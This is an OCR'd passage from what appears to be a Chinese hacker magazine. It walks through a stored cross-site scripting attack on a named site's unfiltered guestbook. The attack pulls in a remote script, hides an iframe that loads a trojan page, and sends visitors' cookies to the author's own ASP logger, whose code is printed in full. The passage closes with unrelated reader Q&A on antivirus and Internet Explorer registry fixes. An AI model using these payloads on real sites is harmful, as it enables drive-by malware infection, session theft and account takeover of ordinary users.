


图2

看到没有，很多的<ddd>哦，本来还打算做一些手法来绕过限制的，但是谁能想到他居然是一点过滤都没有啊！安全性做得这么差，也太丢人了吧！既然漏洞存在，那我们就继续玩下去吧！

根据上面的分析，我们知道站点是存在跨站脚本漏洞的，可以插入我们任意的Html代码，为了玩得愉快，我推荐大家插入这样的代码：<script src=http://fenggou.net/mm.js></script>，这样就会在页面嵌入执行http://fenggou.net/mm.js这个代码，然后我们只要改变疯狗站点上的mm.js内容就可以控制访问者的浏览器执行各种各样的动作了！那到底该如何做呢？呵呵，简单，我看到留言的名字没有做任何过滤，甚至不限制变量长度，就决定在这里插入我们的js代码。在用户名字处填写Vip<script src=http://fenggou.net/mm.js></script>，如图3，然后发表。嘿嘿，看看是不是已经嵌入了，如图4，成功了！




图3




图4

现在我们可以在黑防的页面做任何事了哦！大家可以通过更改mm.js的内容来做，我就来为黑X做一次广告吧，谁叫我每期必买X的呢！呵呵！只要在mm.js里写上这样的语句：

document.images[0].src='http://www.hackerxfiles.net/img/123.jpg';，我首先查看了他的logo地址，然后通过上面的代码控制他jmg属性为黑x的logo就可以轻松搞定了！

注意后面要有个“;”，表示语句结束了（不知道Sagi给不给广告费哦）！呵呵！看看效果吧，如图5。证明的确可以使用js控制任何东西！这只是演示，如果要实现文章题目里说的呢，其实也很简单，关键是控制mm.js的内容！再来说说挂马吧！只要在页面嵌入我们的html页面就可以了，我们使用iframe引入吧，mm.js代码如下：

```
document.write("<iframe style='display:none;' src='http://www.ilovesw.com/mm.htm'></iframe>");
```




图5

呵呵，http://www.ilovesw.com/mm.htm是木马的地址！我们挂马的目的实现了！现在考虑钓鱼！因为我不清楚黑防Vip系统是如何验证的（偶穷没有钱加入啊），所以可以考虑的是社会工程学和Cookie信息窃取。因为留言本什么的可以获得整个站点的Cookie信息！当然包括Vip的了！这里我提供如下代码：

```
var code;                    //准备构造写入的代码//
var s='http://www.fenggou.net/vipcookie.asp?';
//构造url//
s=s+document.cookie;
code="<iframe style='display:none;' src='";
//构造一个不可见的frame//
code=code+s;
code=code+"' width=0 height=0></iframe>"
//组建代码完成//
document.write(code);                //写入当前页面//
```


上面就是构造链接然后访问http://www.fenggou.net/vipcookie.asp，我们再做个vipcookie.asp接收就可以了！我写了个代码如下：

```
<%
dim fso,file                         //定义各个变量//
Const ForReading = 1, ForWriting = 2, ForAppending = 8          //定义写文件的各个参数//
Set fso = Server.CreateObject("Scripting.FileSystemObject")    //定义对象写文件//
path = server.mappath("cookie.txt")
//设置放我们cookie的文件//
set file=fso.opentextfile(path, ForAppending, TRUE)
//取得文件对象//
file.write(request.Servervariables("QUERY_STRING"))
//写入截取到的信息//
file.write vbCrLf
file.close
set file = nothing                            //释放对象//
set fso = nothing
%>
```

嘿嘿，这样就可以记录访问者在黑防的Cookie信息了，有幸找到WTF的信息就爽了，开玩笑的，呵呵。还有就是如果找个Vip兄弟配合一下，让登录了Vip站的人访问留言本就可以控制他们的浏览器了，可以试着构造html修改他们的密码什么的，我就点到为止了！因为我们可以控制js了，还有什么不能实现的呢？具体的应用可以参考剑心的文章。我没有什么好的木马也就不挂了，黑防的Vip我也不是很感兴趣，那上边几乎所有的东西都是网上有的，对我来说没有什么价值，关键是入侵的思路啊！

这样的一个站点存在这样的漏洞是很可惜的，也许是因为他们太忙于那些招收Vip之类的事而再一次忽视了网络安全吧，不过不管怎么说，才仅仅几个月的时间，网站就被两次入侵也实在是反映了他们的安全技术有待于提高，另外，通过本文大家也应该看到了跨站脚本的一些危害！修补是很简单的，所以大家看到文章的时候如果发现漏洞不存在了不要怪偶！学到如何发现漏洞和利用漏洞才是重要的！

（文章中涉及到的代码已经收录在光盘中）



问：我的金山毒霸2006经常提示查到某病毒，但无法彻底清除，如何进行处理？

答：1.升级毒霸至当天的病毒库。2.如果是XP系统，请暂时关闭系统还原。3.打开IE，点击工具菜单下的Internet选项，删除系统的IE临时文件。4.重新启动电脑，按F8进入安全模式，删除系统临时文件夹的方法是在开始→运行中输入%temp%，点击确定即可打开这个文件夹。


问：呆呆，我的IE不能正常使用，我想重装时却提示“发现系统中有该版本的IE”而拒绝安装；“添加或删除程序”中又没有卸载选项。该怎么办？

答：打开“注册表编辑器”，找到[HKEY_LOCAL_ MACHINE\SOFTWARE\Microsoft\Active Setup\Installed Components\]，将IsInstalled的DWORD值改为0就可以了。还有一种方法，就是放入Windows XP安装盘，在“开始→运行”窗口键入**rundll32.exe setupapi,InstallHinfSection DefaultInstall 132 %windir%\Inf\ie.inf**。

问：我的计算机有个奇怪的现象，使用ADSL上网，开启IE浏览器非常快，但通常需要刷新几次才能打开网页，请问这是什么原因？

答：这个问题应该与硬件无关，建议在整理系统、清理缓存空间和全面杀毒之后进行如下操作，看情况有无改善。

在开始菜单中，打开“运行”对话框，键入**Regedit**，然后按“确定”按钮，打开注册表编辑器，找到目标子键[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\InternetSettings] 注册表编辑器右边栏的键值项：MaxConnectionsPerServer（DWORD值）如果不存在此键值请重新建此DWORD值（单击鼠标右键建立此DWORD值），键值10 （设置最大同步下载的连接数目为10线程），你可以根据你自己的需要修改此键值比如30、40或者50等等。



菜鸟要入侵，更要有思路

第十九根烟

